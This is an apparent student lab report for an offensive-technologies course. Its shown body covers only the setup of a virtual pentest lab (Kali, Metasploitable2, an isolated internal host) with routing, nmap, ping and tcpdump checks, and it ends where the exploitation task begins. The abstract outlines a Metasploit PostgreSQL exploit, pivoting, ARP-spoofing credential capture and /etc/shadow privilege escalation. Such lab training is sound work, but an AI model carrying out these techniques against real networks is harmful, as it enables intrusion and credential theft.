INNOPOLIS UNIVERSITY

SNE MASTER
TRACK 2026

COURSE: [S26] Offensive Technologies

OT Lab 3 Report

On

Software Vulnerabilities (high-level exploitations)

Student Name: HASIB AL TAHSIN

Application ID: 187623
Student ID: 24

Email: h.tahsin@innopolis.university, hasibjust10@gmail.com

Submission Date: 23.04.2026

INDEX

Abstract……...…… 3

Introduction…… 4-5

Task 1…….. 6-18

Task 2……..... 18-61

Task 3…… 61-76

Task 4……..… 76-105

Bonus 1…….. 105-109

References…… 109-110

Abstract

This technical report demonstrates a multi-stage penetration testing lifecycle through a virtualized *DMZ* network architecture. The main objective of this simulation was to exploit software vulnerabilities, perform network-level pivoting, and compromise resources within an isolated internal network. The lab environment was created in VMware Workstation, where Kali Linux serves as the attacker gateway, *Metasploitable2* operates as a *DMZ* node, and *Kingdom-PC* is situated within a secured internal subnet *(192.168.50.0/24).*

At the beginning of the research, enumeration was conducted on the *DMZ* node, revealing a critical *Remote Code Execution (RCE)* vulnerability in the PostgreSQL service. Using *Metasploit's linux/postgres/postgres_payload* module, a *Meterprete*r session was successfully established. During the post-exploitation phase, network *pivoting* was applied. Since the attacker host had no direct connection to the internal network, a session-based routing tunnel was created through the compromised *DMZ* host. This enabled the successful identification of active services *(SSH* and *HTTP)* on the isolated *Kingdom-PC* using *Metasploit's TCP* scanner.

The report has presented *ARP Spoofing* as a *non-RCE (Non-Remote Code Execution)* attack vector. In this method, traffic between the *Kingdom node* and the gateway was intercepted to capture plain-text credentials (username and password). Additionally, the privilege escalation phase demonstrated the process of accessing root-level sensitive data from a regular user by exploiting system misconfigurations or misconfigured file permissions.

This lab exercise demonstrates how a minor security flaw in a *DMZ* environment can *jeopardize* the entire internal network. The successful implementation of pivoting and *MITM (Man-in-the-Middle)* techniques reiterates the importance of network segmentation, encryption, and privilege management. The findings of this report will serve as a structured *proof of concept (PoC)* for network hardening and offensive security auditing.

Introduction

In the era of modern information technology, cybersecurity has emerged as an extremely sensitive and indispensable issue. With the expansion of the internet, both the types and the scope of cyberattacks have increased significantly. Today, it is not possible to secure the network of any large organization with just a firewall. For this reason, advanced architectural strategies such as network segmentation and *Demilitarized Zones (DMZ)* are required. This laboratory report primarily provides a systematic analysis of how planned attacks are carried out in a simulated enterprise network environment and how protective measures can be reinforced against such attacks. Through this lab, I have closely observed the processes of identifying a network's vulnerabilities from the attacker's perspective and exploiting them to gain control over the system.

The main foundation of this laboratory work is to create a complex network infrastructure. Using *VMware Workstation,* I have built a multi-tier topology, which consists of three main components: *Kali Linux, Metasploitable2,* and *Kingdom-PC.* Here, *Kali Linux* has been configured simultaneously as an attacker machine and a gateway. The particularity of this network design is that it follows a realistic *'Man-in-the-Middle' (MITM)* architecture, featuring a publicly accessible *DMZ* network and a completely isolated internal network. Such a complex setup helps a penetration tester understand network traffic control and routing configuration.

Software vulnerability or the security flaw in software is an important part of this project. We chose *Metasploitable 2* as our target node, which is essentially a repository of various known security vulnerabilities. My initial objective here was *Remote Code Execution (RCE),* or executing any code or command from a remote location. By exploiting a vulnerability in the *PostgreSQL* database service, I was able to establish a *Meterpreter* session through the *Metasploit* framework. This process teaches me how a weak service can break through the primary security perimeter of an entire system. Once initial access is gained, the subsequent tasks begin, which in cybersecurity terminology are known as *'post-exploitation'.*

The next and one of the most important steps in the lab is *Network Pivoting.* In real life, hackers cannot directly access critical servers because they are often hidden within the internal network. In the lab, the *Kingdom-PC* was a secured host that was not directly visible from Kali Linux. By using the pivoting technique, I utilized my hacked *Metasploitable* session as a tunnel or bridge. By modifying *Metasploit*'s routing table, I was able to send traffic to the isolated internal network. This demonstrates how dangerous compromising even a single machine in an organization's perimeter network can be to the entire network. Through this pivoting, I successfully conducted host discovery and port scanning within the internal network.

Another major weakness of network security systems is the over-reliance on *Layer-2* protocols. In this report, I have demonstrated a *'Non-RCE'* attack called *ARP Spoofing.* The *ARP* protocol primarily associates IP addresses with physical MAC addresses, but it lacks any authentication mechanism. Exploiting this vulnerability, I positioned ourselves between the *kingdom PC* and the internal gateway. As a result, I was able to intercept all traffic from the *kingdom PC.* Through this

attack, sensitive data such as usernames and passwords were captured in plain text. This reminds me of how vulnerable internal communication can be without encryption.

Finally, the issue of privilege escalation or obtaining administrative privileges has been emphasized in the report. Initially, after hacking, an attacker gains very limited access. However, it is possible to escalate these privileges by exploiting system misconfigurations or incorrect file permissions. I created a scenario in a *Metasploitable* machine where the permissions of the */etc/shadow* file were loosened, which helped me demonstrate how a normal user can escalate to root user privileges. This highlights the importance of system hardening and properly setting *Access Control Lists (ACLs).*

This laboratory report is not merely about the use of tools, but rather an integrated form of the theoretical and practical aspects behind cyber-attacks. From network infrastructure setup to exploitation, pivoting, data theft, and privilege escalation, each step has demonstrated how one security layer is bypassed after another.

Task 1 - Setup infrastructure for penetration testing

Setup a minimal network architecture containing at least:


• An attacker host (could be your host OS in the goal to save compute resources)

• A vulnerable node (ideally with an RCE)


• A node that is not vulnerable (kingdom) but that we need to get credentials for (and it's the network link that is vulnerable) or implement any other techniques to steal sensitive data/get • unauthorized access

• An isolated network for the kingdom or in the DMZ (choose your favourite routing solution)
Some proposed network topologies that could be:

1. LAN/Perimeter example with only two members



2. DMZ example with only two members



Solution:

Lab Environment:

VMware Workstation

Topology Model:

DMZ Topology (Man-in-the-Middle Architecture)


The primary objective of this task was to establish a penetration testing lab comprising an attacker machine, a vulnerable machine (*DMZ*), and a secure machine *(Internal*). This lab was constructed using three virtual machines. The configuration details and verification commands for each machine are provided below:

Attacker Machine: (*Kali Linux)*

Kali Linux has been configured to serve as both the primary attacker machine and the *NAT* Gateway *(Router)* for the entire network.

Network Adapter Configuration:

- **Adapter 1 (VMnet8):** For the *DMZ Network.*
- **Adapter 2 (VMnet2):** For the *Internal Network.*



IP Address:

- **eth0:** *10.10.10.128* (DMZ)
- **eth1:** *192.168.50.128* (Internal)

```
┌──(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group def
ault qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP g
roup default qlen 1000
    link/ether 00:0c:29:6f:3e:d6 brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.128/24 brd 10.10.10.255 scope global dynamic noprefixroute
eth0
       valid_lft 1689sec preferred_lft 1689sec
    inet6 fe80::ef56:a417:a09e:c5ee/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP g
roup default qlen 1000
    link/ether 00:0c:29:6f:3e:e0 brd ff:ff:ff:ff:ff:ff
    inet 192.168.50.128/24 brd 192.168.50.255 scope global dynamic noprefixro
ute eth1
       valid_lft 1688sec preferred_lft 1688sec
    inet6 fe80::3f14:3839:b380:48e9/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

On the Attacker Host (Kali Linux):

Checking the IP Address:

Check the IP address by running the following command:

```
┌──(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group def
ault qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP g
roup default qlen 1000
    link/ether 00:0c:29:6f:3e:d6 brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.128/24 brd 10.10.10.255 scope global dynamic noprefixroute
eth0
       valid_lft 1689sec preferred_lft 1689sec
    inet6 fe80::ef56:a417:a09e:c5ee/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP g
roup default qlen 1000
    link/ether 00:0c:29:6f:3e:e0 brd ff:ff:ff:ff:ff:ff
    inet 192.168.50.128/24 brd 192.168.50.255 scope global dynamic noprefixro
ute eth1
       valid_lft 1688sec preferred_lft 1688sec
    inet6 fe80::3f14:3839:b380:48e9/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

Checking the routing table to confirm that the Attacker Host is connected to the Internet (*10.10.10.2*):

Command:

```
┌──(kali㉿kali)-[~]
└─$ route -n
```

Output:

```
┌──(kali㉿kali)-[~]
└─$ route -n
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
0.0.0.0         10.10.10.2      0.0.0.0         UG    100    0        0 eth0
10.10.10.0      0.0.0.0         255.255.255.0   U     100    0        0 eth0
192.168.50.0    0.0.0.0         255.255.255.0   U     101    0        0 eth1
```

Here, '*route*' means viewing the routing table in Linux, *'-n'* means numeric - it will not translate the IP address into a hostname, so the output comes quickly. In a *MITM attack*, Kali Linux had to function like a router. Therefore, it was necessary first to see that Kali knows where to send each packet, which is why the above command was used.

Here, *0.0.0.0* means the default route. The gateway is shown as *10.10.10.2* and the interface as eth0. This means when the *Attacker Host* (*Kali Linux*) wants to reach any unknown IP or the internet, all packets are sent via *eth0* to VMware's *NAT* gateway at *10.10.10.2.* In the Flags, there is *UG,* where *U* means the route is up, and *G* means a gateway is being used. For the *10.10.10.0* network, the gateway is *0.0.0.0*. This means no router is needed to reach this network; the *Attacker Host* can directly reach *DMZ* machines like the *Vulnerable_Node (Metasploitable)* via eth0. For the *192.168.50.0* network, the interface is *eth1*. This is the internal network where *Kingdom* exists. A zero gateway means a direct connection.

This was checked because after performing *ARP spoofing*, the *Attacker Host (Kali Linux)* needs to forward packets from the victim. If the routing table for *eth0* to the internet and *eth1* to the internal network were not correct, the victim's connection would drop and the attack would be detected. From this, it is understood that the *Attacker Host (Kali Linux)* is properly connected on both sides, so enabling IP forwarding allows the *MITM* to work cleanly.

Vulnerable_Node (Metasploitable 2)

This machine has been deployed in the DMZ network, and all of its traffic is configured to pass through Kali Linux.

- **Network Adapter:** *VMnet8 (DMZ Network)*
- **IP Address:** *10.10.10.129*

```
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 00:0c:29:fa:dd:2a brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.129/24 brd 10.10.10.255 scope global eth0
    inet6 fe80::20c:29ff:fefa:dd2a/64 scope link
       valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST> mtu 1500 qdisc noop qlen 1000
    link/ether 00:0c:29:fa:dd:34 brd ff:ff:ff:ff:ff:ff
msfadmin@metasploitable:~$ _
```

- **Command executed on Metasploitable machine (Gateway Change):** To prevent the machine from bypassing *Kali Linux (Attacker Host),* its default gateway has been changed to the *Attacker Host*'s IP.

View the routing table:

Command:

route -n

Output:

```
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$ route -n
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
10.10.10.0      0.0.0.0         255.255.255.0   U     0      0        0 eth0
0.0.0.0         10.10.10.2      0.0.0.0         UG    100    0        0 eth0
msfadmin@metasploitable:~$ _
```

Here, Destination *10.10.10.0* and *Genmask 255.255.255.0*. *Gateway 0.0.0.0* means that no router is needed to reach this network. *Interface eth0* and *Flags U* indicate that the route is up. *Metasploitable (Vulnerable_Node)* can communicate directly with all machines in the *DMZ*, such as the *Attacker Host (Kali Linux) (10.10.10.128). Destination 0.0.0.0* represents the default route. *Gateway 10.10.10.2* and *Flags UG* mean that when *Metasploitable* wants to reach any IP outside the *DMZ,* it will send all packets through *eth0* to VMware's gateway *10.10.10.2.* An important point here is that there is no entry for the *192.168.50.0* network. Just as *Kali Linux* could access the internal network via *eth1, Metasploitable* cannot. Therefore, *Metasploitable* cannot directly see *Kingdom (192.168.50.129).* This is why, after compromising *Metasploitable,* it was necessary to *pivot* in *Kali Linux* using autoroute. *Metasploitable* only knows the *DMZ;* to reach the internal network, it is necessary to use the *Attacker Host* as a router.

Removing old/incorrect default gateway (VMware NAT)

The *'route del'* command was used for this.

Output:

```
msfadmin@metasploitable:~$ sudo route del default gw 10.10.10.2
[sudo] password for msfadmin:
msfadmin@metasploitable:~$ sudo route add default gw 10.10.10.128
```

The default gateway has been removed here. Previously, when *Metasploitable* wanted to reach any unknown IP, it would send all packets to *10.10.10.2* via the *0.0.0.0* route. Therefore, the above command was used to cut off that route.

Adding Kali Linux (*10.10.10.128*) as the new default gateway

The *'route add'* command was used for this purpose.

Output:

```
msfadmin@metasploitable:~$ sudo route del default gw 10.10.10.2
[sudo] password for msfadmin:
msfadmin@metasploitable:~$ sudo route add default gw 10.10.10.128
```

10.10.10.128 is the *DMZ IP* of *Kali Linux.* This means that from now on, all unknown traffic from *Metasploitable (Vulnerable_node)* will go directly to Kali.

Check whether the change has been successful

Command:

route -n

Output:

```
msfadmin@metasploitable:~$ sudo route del default gw 10.10.10.2
[sudo] password for msfadmin:
msfadmin@metasploitable:~$ sudo route add default gw 10.10.10.128
msfadmin@metasploitable:~$ route -n
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
10.10.10.0      0.0.0.0         255.255.255.0   U     0      0        0 eth0
0.0.0.0         10.10.10.128    0.0.0.0         UG    0      0        0 eth0
msfadmin@metasploitable:~$ _
```

Gateway Redirection:

The default gateway *10.10.10.2* has been deleted from *Metasploitable (Vulnerable_Node)* and the IP *10.10.10.128* of the *Attacker Host* has been added. This logically positioned *Kali Linux* as a router.

Network Verification:

The output of the routing table shows:

- **Attacker Host (Kali Linux):** *10.10.10.128 (eth0)* and *192.168.50.128 (eth1)*
- **Vulnerable_Node (Metasploitable):** *10.10.10.129*
- **DMZ_Network (Ubuntu):** *10.10.10.130*

Kingdom Node (Ubuntu / OSBoxes) (DMZ_Network)

This machine has been placed on a completely separate and secure (Isolated) internal network.

- **Network Adapter:** *VMnet2* (Internal Network)
- **IP Address:** *192.168.50.129* (on the *ens33* interface)
- **Commands executed on the Ubuntu machine (Isolation & Gateway Change):** The following commands were executed to fully isolate *Ubuntu* and route traffic through *Kali Linux:*

1. The additional interface *(ens35)* has been disabled to prevent a direct connection with the *DMZ*, therefore the following command has been used.

Command:

```
osboxes@osboxes:~$ sudo ifconfig ens35 down
```

ens35 is the second network card of Kingdom, which was connected to the *DMZ (10.10.10.0),* so it had to be disabled to prevent Kingdom from communicating directly with the DMZ.

2. The internal IP of *Kali Linux (192.168.50.128)* has been set as the sole gateway using the following command.

Command:

```
osboxes@osboxes:~$ sudo ip route add default via 192.168.50.128 dev ens33
[sudo] password for osboxes:
```

Isolation – Kingdom VM (DMZ_Network) (Ubuntu)

Initially, Kingdom was connected to two networks: *ens33* on the internal network *(192.168.50.0/24)* and *ens35* on the *DMZ* or external network. The purpose of the task is to completely isolate *Kingdom* from the *DMZ* so that it cannot directly access *Metasploitable*, but instead, all traffic is forced to go through Kali Linux or the *Attacker Host* as a *pivot*. For this, three commands were executed step by step. The following command administratively brings down the *ens35* interface. The reason for bringing it down is to disable Kingdom's second *NIC,* so that it no longer has Layer 2 connectivity with the *DMZ.* Once the interface is down, the kernel will neither send nor receive any packets through that port.

Command:

```
osboxes@osboxes:~$ sudo ip link set ens35 down
```

Even if the interface is brought down, its previous IP address configuration may remain in the kernel. Using the flush command below, all *IPv4* and *IPv6* addresses have been removed from *ens35.* This ensures that no residual route or *ARP* entry allows *Kingdom* to accidentally reach *the DMZ.*

Command:

```
osboxes@osboxes:~$ sudo ip addr flush dev ens35
```

The following command changes the default gateway of *Kingdom* and sets it to the internal IP of the *Kali Linux* or *Attacker Host*. *192.168.50.128* is the *eth1* interface of *Kali*. After adding this route, whenever *Kingdom* sends any packets to an external network such as *10.10.10.0/24*, the kernel will first forward those packets to the *Kali Linux* or *Attacker Host.* Since *ip_forward* is enabled on the *Attacker Host*, it will forward the packets to the *DMZ.*

Command:

```
osboxes@osboxes:~$ sudo ip route add default via 192.168.50.128 dev ens33
```

After running these three commands, verifying with *'ip a'* shows that *ens35* is in the *DOWN* state and has no IP address. Checking with *'ip route'* shows default via *192.168.50.128.* As a result, Kingdom is now logically isolated, and all its outbound traffic is forced to go through the *pivot* host *Kali Linux.*

Checking the routing table

```
osboxes@osboxes:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:0c:29:60:22:1a brd ff:ff:ff:ff:ff:ff
    altname enp2s1
    inet 192.168.50.129/24 brd 192.168.50.255 scope global dynamic noprefixroute ens33
       valid_lft 1230sec preferred_lft 1230sec
    inet6 fe80::154d:eb71:ad23:1a38/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
3: ens35: <BROADCAST,MULTICAST> mtu 1500 qdisc pfifo_fast state DOWN group default qlen 1000
    link/ether 00:0c:29:60:22:24 brd ff:ff:ff:ff:ff:ff
    altname enp2s3
```

By running the above command, it can be observed that the *Kingdom (DMZ_Network)* is now active only through the *ens33* interface with the *192.168.50.129* address. The *ens35* interface has been administratively brought down, and its previous *10.10.10.132* IP address has been completely removed. As a result, the *Kingdom* host has been fully isolated from the *DMZ* network

(10.10.10.0/24) and all outbound traffic is now being routed through the internal gateway *192.168.50.128 (Kali Linux).*

Verifying Network Topology (Nmap & Ping)

After configuring all the machines, this section checks whether the network is functioning properly and whether routing has been successfully established.

Nmap scan


An Nmap scan was conducted to identify live hosts on the network. The *Kali Linux* pivot host is connected to two separate subnets, so a ping sweep was first performed on the *DMZ* and then on the internal network. Only host discovery was used, avoiding port scans, in order to map the topology quickly and with minimal noise.

- **VM: Kali**

Command:

sudo nmap -sn 10.10.10.0/24

Output:



Here, *-sn* means ping scan only. The output shows that the host *10.10.10.1* is *UP* with a latency of *0.00037* seconds and a MAC address of *00:50:56:C0:00:08*. This MAC belongs to VMware, which is a virtual gateway. The host *10.10.10.2* is *UP* with a latency of *0.00024* seconds and a MAC address of *00:50:56:EF:9A:F4,* which is the *VMware DHCP* server. **The most important host is *10.10.10.129*, which has the lowest latency of *0.00020* seconds and a MAC address of *00:0C:29:FA:DD:2A.* From this MAC and response time, it can be confirmed that this is our target *Metasploitable*.** The host *10.10.10.254* is *UP* with a latency of *0.00024* seconds; it is another VMware service. The host *10.10.10.128* appears to be up but has no MAC address because it is the Kali Linux machine itself; self-scans do not display the MAC. Finally, Nmap reports that out of *256* IPs scanned, *5* hosts were found to be up, and it took *10.02* seconds.

DMZ Scan

Command:

```
┌──(kali㉿hasib)-[~]
└─$ sudo nmap -sn 192.168.50.0/24
```

Output:

```
┌──(kali㉿hasib)-[~]
└─$ sudo nmap -sn 192.168.50.0/24
Starting Nmap 7.99 ( https://nmap.org ) at 2026-04-19 15:01 -0400
Nmap scan report for 192.168.50.1
Host is up (0.00051s latency).
MAC Address: 00:50:56:C0:00:02 (VMware)
Nmap scan report for 192.168.50.129
Host is up (0.00059s latency).
MAC Address: 00:0C:29:60:22:1A (VMware)
Nmap scan report for 192.168.50.254
Host is up (0.00021s latency).
MAC Address: 00:50:56:F0:30:D5 (VMware)
Nmap scan report for 192.168.50.128
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 9.95 seconds
```

In the output, the host *192.168.50.1* is *UP* with a latency of *0.00051* seconds, MAC *00:50:56:C0:00:02;* this is the VMware gateway of the internal network. The host *192.168.50.129* is *UP* with a latency of *0.00059* seconds, MAC *00:0C:29:60:22:1A*. This MAC matches the *ens33* interface of the *Kingdom Ubuntu VM*, so this is our victim *Kingdom*. The host *192.168.50.254* is *up* with a latency of *0.00021* seconds; this is the *VMware service*. The host *192.168.50.128* is showing as *UP* without a MAC; this is the *eth1* interface of *Kali Linux*. In this scan, out of *256 IPs, 4 hosts* were found *up,* and it took *9.95* seconds.

From these two scans, the topology has become completely clear. In the *DMZ,* the IP of *Metasploitable* has been confirmed as *10.10.10.129*, and in the internal network, the IP of *Kingdom* has been confirmed as *192.168.50.129*. Both interfaces of *Kali Linux*, *10.10.10.128* and *192.168.50.128,* are correctly active on their respective networks.

Ping test

It has been ensured here whether the attacker host (Kali Linux) can communicate directly with both the DMZ and Internal networks as a pivot host. Nmap only showed that the host is alive, but the actual packet round-trip was verified using ping.

Pinging Metasploitable

Command:

```
┌──(kali㉿hasib)-[~]
└─$ ping -c 4 10.10.10.129
```

Output:

```
┌──(kali㉿hasib)-[~]
└─$ ping -c 4 10.10.10.129
PING 10.10.10.129 (10.10.10.129) 56(84) bytes of data.
64 bytes from 10.10.10.129: icmp_seq=1 ttl=64 time=0.443 ms
64 bytes from 10.10.10.129: icmp_seq=2 ttl=64 time=0.285 ms
64 bytes from 10.10.10.129: icmp_seq=3 ttl=64 time=0.620 ms
64 bytes from 10.10.10.129: icmp_seq=4 ttl=64 time=0.397 ms

── 10.10.10.129 ping statistics ──
4 packets transmitted, 4 received, 0% packet loss, time 3071ms
rtt min/avg/max/mdev = 0.285/0.436/0.620/0.120 ms
```

Ping the Kingdom

Command:

```
┌──(kali㉿hasib)-[~]
└─$ ping -c 4 192.168.50.129
```

Output:

```
┌──(kali㉿hasib)-[~]
└─$ ping -c 4 192.168.50.129
PING 192.168.50.129 (192.168.50.129) 56(84) bytes of data.
64 bytes from 192.168.50.129: icmp_seq=1 ttl=64 time=0.359 ms
64 bytes from 192.168.50.129: icmp_seq=2 ttl=64 time=0.283 ms
64 bytes from 192.168.50.129: icmp_seq=3 ttl=64 time=0.254 ms
64 bytes from 192.168.50.129: icmp_seq=4 ttl=64 time=0.485 ms

── 192.168.50.129 ping statistics ──
4 packets transmitted, 4 received, 0% packet loss, time 3068ms
rtt min/avg/max/mdev = 0.254/0.345/0.485/0.089 ms
```

0% packet loss has been observed, which means the connection is *100%* reliable. Two ping tests confirm that the *Kali Linux* pivot host's *eth0* (*10.10.10.128*) is functioning correctly in the *DMZ* and *eth1* (*192.168.50.128*) is functioning correctly in the Internal network.

Pivot verification

In this part, it has been demonstrated whether all traffic is truly going to the *DMZ* through *Kali Linux* after the *Kingdom* isolation. The default gateway of the *Kingdom VM* has been set to 1*92.168.50.128 (Kali Linux eth1),* so if a ping is made from the Kingdom to *Metasploitable,* the packet must be forwarded through *Kali Linux.*

VM: Kingdom

Command:

```
osboxes@osboxes:~$ ping -c 4 10.10.10.129
```

Output:

```
osboxes@osboxes:~$ ping -c 4 10.10.10.129
PING 10.10.10.129 (10.10.10.129) 56(84) bytes of data.
64 bytes from 10.10.10.129: icmp_seq=1 ttl=63 time=0.763 ms
64 bytes from 10.10.10.129: icmp_seq=2 ttl=63 time=1.62 ms
64 bytes from 10.10.10.129: icmp_seq=3 ttl=63 time=6.80 ms
64 bytes from 10.10.10.129: icmp_seq=4 ttl=63 time=0.946 ms

--- 10.10.10.129 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3041ms
rtt min/avg/max/mdev = 0.763/2.532/6.804/2.486 ms
```

The output shows that the latency here ranges from *0.763 ms* to *6.80 ms*, which is higher than the *0.4 ms* from a direct ping from *Kali Linux.* This additional time indicates that the packet went from *Kingdom* to *Kali Linux* and then to *Metasploitable. 4 packets transmitted, 4 received, 0% packet* loss indicates that the routing is stable.

Pivot Verification - Sniffing ICMP Traffic on the Internal Interface (eth1) Using tcpdump

Command:

```
┌──(kali㉿hasib)-[~]
└─$ sudo tcpdump -i eth1 icmp -n
```

Output:

```
┌──(kali㉿hasib)-[~]
└─$ sudo tcpdump -i eth1 icmp -n
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth1, link-type EN10MB (Ethernet), snapshot length 262144 bytes
15:02:56.844814 IP 192.168.50.129 > 10.10.10.129: ICMP echo request, id 3761, seq 1, length 64
15:02:56.845228 IP 10.10.10.129 > 192.168.50.129: ICMP echo reply, id 3761, seq 1, length 64
15:02:57.881733 IP 192.168.50.129 > 10.10.10.129: ICMP echo request, id 3761, seq 2, length 64
15:02:57.882546 IP 10.10.10.129 > 192.168.50.129: ICMP echo reply, id 3761, seq 2, length 64
15:02:58.886040 IP 192.168.50.129 > 10.10.10.129: ICMP echo request, id 3761, seq 3, length 64
15:02:58.889275 IP 10.10.10.129 > 192.168.50.129: ICMP echo reply, id 3761, seq 3, length 64
15:02:59.885541 IP 192.168.50.129 > 10.10.10.129: ICMP echo request, id 3761, seq 4, length 64
15:02:59.886008 IP 10.10.10.129 > 192.168.50.129: ICMP echo reply, id 3761, seq 4, length 64
^C
8 packets captured
8 packets received by filter
0 packets dropped by kernel
```

Here, eth1 is used because it is the internal interface of the Attacker Host with IP *192.168.50.128.* The *-n* flag disables *DNS lookup* so that only the IP is displayed. In the tcpdump output, it is clearly seen that at *15:02:56.844814,* an ICMP *echo request* came from IP *192.168.50.129 > 10.10.129.* This is the request from the *Kingdom VM*. Immediately in the next line, an *ICMP echo reply* is seen from IP *10.10.10.129 > 192.168.50.129*. This is the reply from *Metasploitable* returning to the *Kingdom* via the *Attacker Host (Kali Linux).* This pattern repeated a total of *8* times from seq *1* to seq *4*. At the end, *8* packets were captured and *0* packets dropped, meaning *Kali Linux* successfully sniffed all packets.

The fact that both the request and reply were captured on Kali's *eth1* proves that the *Kingdom* is not directly connected to the *DMZ.* All traffic is being forced through *Kali Linux* via pivot. This confirms that the network isolation and routing configuration are *100*% successful and a baseline has been established for potential *MITM* attacks.

Task 2 - Make an exploitation

• Try to validate your chosen software vulnerability to attack a vulnerable node.

• Example of old good ones working RCE vulnerabilities (you are free to find others and may be newer):

o CVE-2015-1635 (IIS)

o CVE-2017-0144 - EternalBlue

